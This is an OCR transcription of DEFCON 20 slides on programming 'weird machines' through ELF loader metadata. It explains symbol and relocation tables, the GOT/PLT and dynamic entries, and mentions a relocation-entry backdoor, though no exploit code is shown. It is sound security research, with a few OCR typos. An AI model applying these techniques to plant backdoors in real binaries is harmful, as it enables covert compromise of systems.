
Constructing ELF Metadata

DEFCON 20

July 28, 2012

Rebecca Shapiro and Sergey Bratus
Dartmouth College



Who? What? Where?

Image by Stripey the crab [CC-BY-SA-3.0]

DARTMOUTH
VOX CLAMANTIS IN DESERTO
1769

DARTMOUTH
GRADUATE STUDIES
1885

This Talk in One Minute

- ”Deep magic” before a program can run
  - ELF segments, loading, relocation,
- ”Deeper magic” to support dynamic linking
  - Dynamic symbols, loading of libraries
- Many pieces of code – enough to **program anything** (Turing-complete)
  - In perfectly **valid** ELF **metadata** entries alone
- Runs before most **memory protections** are set for the rest of runtime
- Runs with access to **symbols** (ASLR? what ASLR?)

Image: “Clock” symbol by Brandon Hopkins, from thenounproject.com

The Weird Kinds of Programming

Exploit is a **program** running on the target

- encoded as crafted data
- reliably executed by target's intended and unindented **primitives**
- Resembles **assembly** with calls to library functions and system calls – very weird assembly
  - **aa4bmo** [Phrack 61:6, jp]
  - **%n** in format strings

Virtual Machine vs ”Weird Machine”

- VM **bytecode** programs are data in memory
- Pieces of native code **implement** effects and actions of bytecodes
- ”Data (bytecode) **acts** on the state of the VM”

- Exploit **payload** is (crafted) data in memory
- Pieces of native code produce unexpected **effects** on **system state**
- Crafted data is **executed** as **bytecode** on a ”weird” VM inside target

Exploitation is Programming Weird Machines

- Exploit programs use dormant/latent **state** and/or **transitions** not present in the target's programming model but actually present in the target
  - Memory corruptions, escaping errors, in-band signalling effects, ...
  - Memory buffers become "stored programs" (hallo von Neumann)
  - "Exploitation is setting up, instantiating, and programming a weird machine"
    - T. Dullien, Infiltrate 2011

Where Do We See Weird Machines?

- Heap metadata executed on heap manager
- Format strings act on pring's internals
- TCP/IP packet acts on the stack
- Executable file metadata acts on loader/RTLD

Exploit Techniques & Weird Machines

SQL injection

Stack smashing

XSS

ROP


Crafting DWARF

Crafting ELF


Modern heap smashing

The Quest


- ELF background
- Prior work with abusing ELF
- Everything you need to know about ELF metadata for this talk
- Branfuck to ELF compiler
- Relocation entry backdoor
  - Demo exploit



ELF
Executable and Linking Format



- How gcc toolchain components communicate
  - Assembler (*.c → *.oo)
  - Static linker (*.o → executable)
  - **Runtime linker/loader (RTLD) (exec, *.so)**
  - Dynamic linker/loader (*.so)



ELF File Contents

- Architecture/version information
- Symbols
  - Symbol names (string table)
- Interpreter location (usually ld.so)
- Relocation Entries
- Debugging information
- Constructors/deconstructors
- Dynamic linking information
- ….
- Static/initialized data
- Code
  - Entrypoint

ELF Sections

- All data/code is contained in ELF sections
  - Except ELF, section, and segment headers
  - Section = contiguous chunk of bytes
- 1 section <---> 1 section header
  - Header contains: size, file offset, memory offset, etc, for linker/loader
- Most sections contain one of:
  - Table of structs (.ssymtab, .rela.dyn)
  - Null terminated strings (.strtab)
  - Mixed data (ints, long, etc) (.data)
  - Code (.text)

Interesting ELF Sections

- Symbol table (.dynsym)
- Relocation tables (.rela.dyn, .rela.plt)
- Global offset table (.got)
- Procedure linkage table (.got.plt)
- Dynamic table (.dynamic)

Interesting ELF Sections

- **Symbol table (.dynsym)**
- Relocation tables (.rela.dyn, .rela.plt)
- Global offset table (.got)
- Procedure linkage table (.got.plt)
- Dynamic table (.dynamic)

Symbol Tables

- Info to (re)locate symbolic definitions and references
  - For variables/functions imported/exported
- Example symbols in libc:

```
Num:          Value          Size  Type        Bind        Vis      Ndx Name
7407: 0000000000376d98     8  OBJECT  GLOBAL DEFAULT  31  stdin
7408: 0000000000525c0     42  FUNC      GLOBAL DEFAULT  12  putc
```

- Symbol definition for 64-bit architectures:

```
typedef struct {
    uint32_t      st_name;
    unsigned char st_info;
    unsigned char st_other;
    uint16_t      st_shndx;
    Elf64_Addr    st_value;
    uint64_t      st_size;
} Elf64_Sym;
```

Image: “Table” Sofie Hauge Katan, from The Noun Project

Interesting ELF Sections

- Symbol table (.dynsym)
- **Relocation tables (.rela.dyn, .rela.plt)**
- Global offset table (.got)
- Procedure linkage table (.got.plt)
- Dynamic table (.dynamic)

Relocation Tables

- .rela.dyn
  - Relocation information for RTLD
  - Processed at load time
- .rela.plt
  - Relocation information for dynamic linker
  - Processed as needed at runtime





Image: “Commercial Loading Zone” Kirk Lohry, from The Noun Project

Relocation Table Entries

- **Where** to write **what** value at load/link time
- For amd64:

```
typedef struct {
    Elf64_Addr r_offset;
    uint64_t   r_info;
    int64_t    r_addend;
} Elf64_Rela;
```



  - r_info: **(.rela.dyn, .rela.plt)**
    - Relocation entry type
      - #define ELF64_R_TYPE(i) ((i) & 0xffffffff)
    - Associated symbol table entry index
      - #define ELF64_R_SYM(i) ((i) >> 32)
- amd64 ABI defines 37 relocation types
- gcc toolchain uses 13 types (1 not in ABI)

Image: “Door” Tak Imoto, from The Noun Project

Interesting ELF Sections

- Symbol table (.dynsym)
- Relocation tables (.rela.dyn, .rela.plt)
- **Global offset table (.got)**
- **Procedure linkage table (.got.plt)**
- Dynamic table (.dynamic)

GOT and PLT

Global **O**ffset **T**able and **P**rocedure **L**inkage **T**able

- Entry in each for dynamically-linked functions
- GOT is a table of addresses
  - GOT[1] = object's link_map struct
    - ELF object metadata used by RTLD/linker
  - GOT[2] = &_dl_fixup (dynamic linker function)
  - GOT entry for linked function is &function or &<code in PLT that calls _dl_fixup>
- PLT contains instructions that work with GOT to invoke _dl_fixup and linked function




Image: “Chain” Plinio Fernandes, from The Noun Project

Interesting ELF Sections


- Symbol table (.dynsym)
- Relocation tables (.rela.dyn, .rela.plt)
- Global offset table (.got)
- Procedure linkage table (.got.plt)
- **Dynamic table (.dynamic)**

Dynamic Table

- Table of metadata used by runtime loader

```
typedef struct {
    Elf64_Sxword    d_tag;
    union {
        Elf64_Xword d_val;
        Elf64_Addr  d_ptr;
    } d_un;
} Elf64_Dyn;
```

- Types of interest
  - **DT_RELA, DT_RELASZ**
  - DT_RELACOUNT
  - **DT_SYM**
  - DT_JMPREL, DT_PLTRELSZ



Useful dynamic section entries


- DT_RELA, DT_RELASZ,
  - Start and size of .rela.dyn table
- DT_SYM
  - Location of symbol table (.dynsym)
- DT_PLTGOT
  - Location of GOT
- Among others needed for clean execution

Linking and Loading


Source: http://keithsrockin.blogdrive.com/archive/5.html

Loading and Linking:
The story of exec()


exec(ping)



After exec() finishes




After ld.so finishes loading




Memory layout of ping (partial)

- 00400000-00408000 r-xp ping
- 00607000-00608000 r--p ping
- 00608000-00609000 rw-p ping
- 00609000-0061c000 rw-p
- 02165000-02186000 rw-p [heap]
- 7fc2224d2000-7fc2224de000 r-xp libnss_files-2.13.so
- 7fc2226dd000-7fc2226de000 r--p libnss_files-2.13.so
- 7fc2226de000-7fc2226df000 rw-p libnss_files-2.13.so
- 7fc2226df000-7fc222876000 r-xp libc-2.13.so
- 7fc222a75000-7fc222a79000 r--p libc-2.13.so
- 7fc222a79000-7fc222a7a000 rw-p libc-2.13.so
- 7fc222a7a000-7fc222a80000 rw-p
- 7fc222a80000-7fc222aa1000 r-xp ld-2.13.so
- 7fc222c77000-7fc222c7a000 rw-p
- 7fc222c9d000-7fc222ca0000 rw-p
- 7fc222ca0000-7fc222ca1000 r--p ld-2.13.so
- 7fc222ca1000-7fc222ca3000 rw-p ld-2.13.so
- 7fff01379000-7fff0139a000 rw-p [stack]

